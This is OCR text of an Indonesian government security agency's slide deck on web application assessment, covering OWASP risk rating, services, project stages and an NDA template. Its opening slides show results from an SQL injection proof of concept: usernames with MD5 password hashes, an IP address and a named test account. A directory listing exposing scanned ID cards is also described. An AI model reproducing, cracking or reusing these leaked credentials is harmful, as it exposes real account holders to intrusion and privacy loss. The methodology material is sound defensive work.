148	<blank>	<blank>	<blank>	e10adc3949ba59abbe56e057f20f883e	Dimas
149	<blank>	49.236.220.54	<blank>	99e6b14a7719e0d468e1e3a42a75141c	perencanaan
150	<blank>	<blank>	<blank>	e45baf7f6bc4a6d9c0ea2985d793922c	dul
151	<blank>	<blank>	<blank>	e10adc3949ba59abbe56e057f20f883e	DANDAN
152	<blank>	<blank>	<blank>	b02dd1f9ddf82871026edd1786c47ed3	ahmad
153	<blank>	<blank>	<blank>	e10adc3949ba59abbe56e057f20f883e	agus
154	<blank>	<blank>	<blank>	e10adc3949ba59abbe56e057f20f883e	jayanti
155	<blank>	<blank>	<blank>	e10adc3949ba59abbe56e057f20f883e	purwa
156	<blank>	<blank>	<blank>	e10adc3949ba59abbe56e057f20f883e	wiwit
157	<blank>	<blank>	<blank>	e10adc3949ba59abbe56e057f20f883e	megananda


© 2017 BSSN All Rights Reserved

POC - SQL INJECTION

POC

POC dengan akun username : galih
Password (MD5) : 8e9f4806d6cdc02e0a064110e8070571






© 2017 BSSN All Rights Reserved

DIRECTORY LISTING

Celah kerawanan terdapat pada direktori files pada sistem informasi KRK Online.
POC terdapat directory listing yang memuat data scan KTP yang merupakan termasuk kedalam konteks data pribadi



© 2017 BSSN All Rights Reserved

STANDARD PENILAIAN

OWASP 2013

KEAMANAN WEB APLIKASI

Terdiri dari **10 celah kerawanan** dari aplikasi web

Presentasi

Hasil Assessment akan dilakukan report berupa laporan dan presentasi

Laporan / Hardening

Laporan hasil Assessment bertujuan sebagai assessment Lemsaneg terhadap Keamanan Sistem inforamsi, dengan hasilnya merupakan rekomendasi untuk melakukan mitigasi

LEVEL PENILAIAN RISK RATING

Rendah — Sedang — Tinggi

- Level Penialain
  - Rendah : Celah kerawanan yang tidak berbahaya dan layak di publish
  - Sedang : Celah kerawanan yang lazim ditemukan
  - Tinggi : mudah dilakukan eksploit, kurang layak untuk di publish

© 2017 BSSN All Rights Reserved

RISK RATING

RISK ASSESSMENT	LIKELIHOOD	IMPACT	RISK RATING
Mengidentifikasi Resiko	Faktor Perkiraan Kemungkinan	Faktor Perkiraan Dampak yang terjadi	Menentukan Severity Risk
Mengidentifikasi Resiko (Risk Assessment) terhadap serangan yang memungkinkan digunakan, Celah kerawanan, dampak dari serangan exploit	Pada tingkat tertinggi, ini adalah ukuran bagaimana kemungkinan kerentanan yang telah didapatkan dapat ditemukan dan dieksploitasi oleh penyerang. Tidak perlu terlalu tepat. Umumnya, mengidentifikasi tingkatannya apakah kemungkinan rendah, menengah, atau tinggi.	Pada tingkat tertinggi, ini adalah ukuran bagaimana kemungkinan kerentanan yang telah didapatkan dapat ditemukan dan dieksploitasi oleh penyerang. Tidak perlu terlalu tepat. Umumnya, mengidentifikasi tingkatannya apakah kemungkinan rendah, menengah, atau tinggi.	Pada tingkat tertinggi, ini adalah ukuran bagaimana kemungkinan kerentanan yang telah didapatkan dapat ditemukan dan dieksploitasi oleh penyerang. Tidak perlu terlalu tepat. Umumnya, mengidentifikasi tingkatannya apakah kemungkinan rendah, menengah, atau tinggi.


Vulnerability Assessment

Threats Agent Factors

Technical Impact

Penetration Testing

Vulnerability Factors



Business Impact

Risk = Likelihood * Impact

Likelihood and Impact Levels	
0 to <3	LOW
3 to <6	MEDIUM
6 to 9	HIGH

© 2017 BSSN All Rights Reserved

RISK RATING

Likelihood	Memperkirakan kemungkinan	Threat Agent Factors	Skill level
			Motive
			Opportunity
			Scope/Size
		Vulnerability Factors	Ease of Discovery
			Ease of Exploit
			Awarness
			Intrusion Detection
Impact	Memperkirakan Dampak	Technical Impact Factors	Loss of confidentiality
			Loss of integrity
			Loss of availability
			Loss of acountability
		Business Impact Factors	Financial damage


LEMSANEG IT SECURITY ASSESSMENT PROCESS

WHY..?

KENAPA DIBUTUHKAN IT SECURITY ASSESSMENT

Information Assurance (IA) is information operations (IO) that protect and defend information and information systems by ensuring their availability, integrity, authentication, confidentiality and nonrepudiation. This includes providing for restoration of information systems by incorporating protection, detection, and reaction capabilities (U.S. DoD 3600-1). (Boyce, 2002)


RISK ASSESSMENT



© 2017 BSSN All Rights Reserved

KAPAN DILAKUKAN IT SECURITY ASSESSMENT

Standar Penlaian IT Sec. Assessment Lemsaneg :
OWASP 2013 & Risk Rating OWASP



© 2017 BSSN All Rights Reserved

LAYANAN KEAMANAN SISTEM INFORMASI

Web Application Assessment

Web Application Security Assessment Test

- User Acceptance Test
  - Melakukan test fungsi aplikasi web
- Performance Test
  - Melakukan test fungsi dari segi availability/performance aplikasi web (DDOS)
- Security Test
  - Melakukan test fungsi dari Celah kerawanan (Vulnerability Assessment)
  - Melakukan Pentest (POC)

Bimbingan Teknis & Diskusi/Konsultasi

- Bimbingan Teknis
  - Sharing Knowledge/ Berbagi pengetahuan tentang Vulnerability assessment dan Penetration Testing
- Diskusi/Konsultasi
  - Diskusi dan konsultasi Keamanan Sistem Informasi bertempat dapat di Lemsaneg atau di Instansi Pemerintah masing-masing

Network Infrastructure Assessment

Network Infrastructure security Assessment Test

- Network dan Server Environment Testing
  - Melakukan uji fungsi celah kerawanan (vulnerability Assessment) Network dan Server
  - Melakukan Pentest (POC)


Workshop Keamanan Informasi / Cistech

- Seminar/ Workshop Keamanan Sistem Informasi
  - Setiap tahun direncanakan selalu mengadakan Seminar/Workshop Keamanan Sistem Informasi dengan nama cistech.id (Computer Information Security and Technology) untuk membahas tentang trand keamanan informasi kedepannya

© 2017 BSSN All Rights Reserved


BLACKBOX TESTING

Metodologi yang dilakukan dalam pengujian penetrasi menggunakan pendekatan pada beberapa faktor yaitu jaringan dan layanan serta lapisan aplikasi. Hasil yang akan didapatkan untuk Lemsaneg memungkinkan dalam menyediakan laporan/informasi dan rekomendasi yang diharapkan dapat membantu dalam pengambilan keputusan Pimpinan dari stakeholder yang berkaitan dengan penilaian risiko terhadap upaya untuk mengatasi risiko. Diagram berikut menunjukkan High Level dari tahap Tim Lemsaneg dalam melakukan proses dan penilaian teknis Penetraiton Test.



© 2017 BSSN All Rights Reserved

LEMSANEG IT SECURITY ASSESSMENT (Project Stage)



Scope/Ruang Lingkup

Penentuan Ruang lingkup Kegiatan IT Security Assessment

Planning & Scheduling

Melakukan planning dan waktu kegiatan/Timeline

Process IT Sec Assessment

Melakukan proses IT Security Assessment melalui jaringan publik/luar dari internet

Presentasi/Laporan Akhir

Memberikan feedback rekomendasi pada instansi yang telah dilakukan assessment dan juga mempresentasikan hasil kegiatan yang telah dilaksanakan

© 2017 BSSN All Rights Reserved

RAPAT PENENTUAN RUANG LINGKUP (Scope)

- Menentukan Ruang Lingkup
- Menentukan Objek

Pemenuhan aspek legal (Persetujuan untuk melakukan pengujian)

- Identifikasi mesin, sistem dan jaringan, operasional staf yang terlibat.
- Penentuan Durasi Kegiatan

Output : NDA (Non Disclosure Agreement)

[STAKEHOLDER] LEMBAGA SANDI NEGARA

Logo stakeholder

SURAT PERNYATAAN
PERJANJIAN KERAHASIAAN
(NON DISCLOSURE AGREEMENT)

1. Kami yang bertandatangan di bawah ini :

   a. Nama : [Nama Pejabat Stakeholder]
   Pangkat/Jabatan : [Jabatan dari Nama poin a]

   b. Nama : [Nama Pejabat Lemsaneg]
   Pangkat/Jabatan : [Jabatan dari Nama poin b]

2. Dalam rangka *IT security assessment* yang dilaksanakan oleh Lembaga Sandi Negara (Lemsaneg) atas permintaan dari [STAKEHOLDER] berdasarkan Surat Nomor: [NOMOR SURAT] tanggal [TANGGAL SURAT], dengan ini dinyatakan bahwa pihak Lemsaneg diijinkan melaksanakan kegiatan *IT security assessment* terhadap aplikasi web, database dan server Sistem Informasi [STAKEHOLDER] dengan ruang lingkup:

No	Nama Aplikasi Web	Alamat Situs Web	Keterangan
1	[nama aplikasi web 1]	[url situs web 1]	[keterangan 1]
2	[nama aplikasi web 2]	[url situs web 2]	[keterangan 2]
.	...	...	...

3. Pihak Lemsaneg hanya melaksanakan *IT security assessment* terhadap ruang lingkup tersebut diatas dengan menggunakan alamat IP 182.253.201.19, 139.228.160.113 dan 118.97.58.2.

